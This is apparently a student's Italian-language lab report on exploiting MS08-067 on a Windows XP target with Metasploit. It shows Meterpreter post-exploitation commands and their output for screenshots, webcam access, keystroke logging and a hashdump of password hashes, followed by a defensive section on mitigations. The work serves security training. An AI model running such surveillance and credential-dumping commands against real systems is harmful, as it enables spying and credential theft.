
Traccia:


Parte 1


Hacking MS08-067 Sulla base della teoria, viene richiesto alla studente di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Una volta ottenuta la sessione, lo studente dovrà:

1. **Recuperare uno screenshot tramite la sessione Meterpreter.**
2. **Individuare la presenza o meno di Webcam sulla macchina Windows XP.**
3. **Accedere a webcam/fare dump della tastiera/provare altro.**








1. Una volta ottenuta la sessione meterpreter su XP sono andato a fare uno screenshot ed ho catturato la pagina in cui avevo, tramite il prompt, fatto un ipconfig della rete impostata.


```
meterpreter > screenshot
Screenshot saved to: /home/kali/NdnjkBCW.jpeg
meterpreter >
```



1. **Provo a vedere se nella macchina attaccata sono presenti delle webcam con il comando “webcam_list”;**

```
meterpreter > webcam_list
1: USB Video Device
meterpreter > webcam_snap
[*] Starting...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 731
```

```
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: /home/kali/dJVNQUSd.html
[*] Streaming...
[-] stdapi_webcam_start: Operation failed: 2147943850
```




```
Target IP  : 192.168.1.101
Start time : 2024-02-28 19:29:20 +0100
Status     : Playing
```

2. **Provo a fare il dump della tastiera con il comando keyscan_start che avvia il monitoraggio dei tasti sulla macchina attaccata;**

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```

Il monitoraggio è attivo ed ora con il comando "keyscan_dump" registriamo i dati;

```
meterpreter > keyscan_dump
Dumping captured keystrokes ...
```

3. **Con "hashdump" sono andato a recuperare gli hash delle password memorizzati nel sistema.**

```
meterpreter > hashdump
Administrator:500:5e36d42d35751436cb17f3d3a0cf6f3d:af0f1655e2518083f2b4764ece0d28c4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:190b2ec403aa10c16074d1e7a3f851c9:2f511cc44dc4e8014569764e8651cae1:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:b4506fb89f8a65dacafdc6c1d70f0a67:::
```

Parte 2

1. L'attacco colpisce Windows XP, possiamo risolvere in qualche modo? Se si, con quale effort?
2. L'attacco colpisce una particolare vulnerabilità, possiamo risolvere solo la vulnerabilità?
3. Una volta dentro l'attaccante, può accedere a webcam e/o tastiera, possiamo risolvere queste problematiche?

La vulnerabilità MS08-067 è associata a un exploit noto come "Conficker" e colpisce i sistemi operativi Windows XP. La soluzione migliore per risolvere questa vulnerabilità è migrare a un sistema operativo più recente e supportato, poiché continuare a utilizzare Windows XP espone il sistema a molte altre vulnerabilità.

Oltre al possibile aggiornamento alle versioni più recenti di Windows potremmo:

- **Applicare aggiornamenti di sicurezza disponibili tramite Windows Update;**
- **Installare il patch MS08-067 che corregge la vulnerabilità associata a Conficker;**
- **Disabilitare il servizio Server se non è necessario per la funzionalità del sistema;**
- **Isolare il sistema in caso non fosse necessario e quindi isolarlo dalla rete per impedire eventuali attacchi;**
- **Monitorare il traffico della rete per identificare in caso azioni sospette;**

Per la protezione dall'accesso non autorizzato della webcam potremmo:

- **Disattivarla quando non viene usata;**
- **Mantenere un software antivirus ed un sistema operativo aggiornati;**
- **Configurare un Firewall per limitare le connessioni in entrata e uscita. Questo può impedire agli attaccanti di stabilire connessioni indesiderate;**

Contro il Keylogger e l'accesso alla tastiera potremmo:

- **Abilitare l'autenticazione a due fattori per aggiungere unstrato di sicurezza in più;**
- **Utilizzare password efficaci e cambiarle regolarmente;**
- **Evitare di usare la stessa password su più account;**
- **Utilizzare la crittografia per proteggere dati sensibili;**
- **Monitorare le attività del sistema per individuare processi sospetti o comportamenti anomali;**

Leonardo Margheri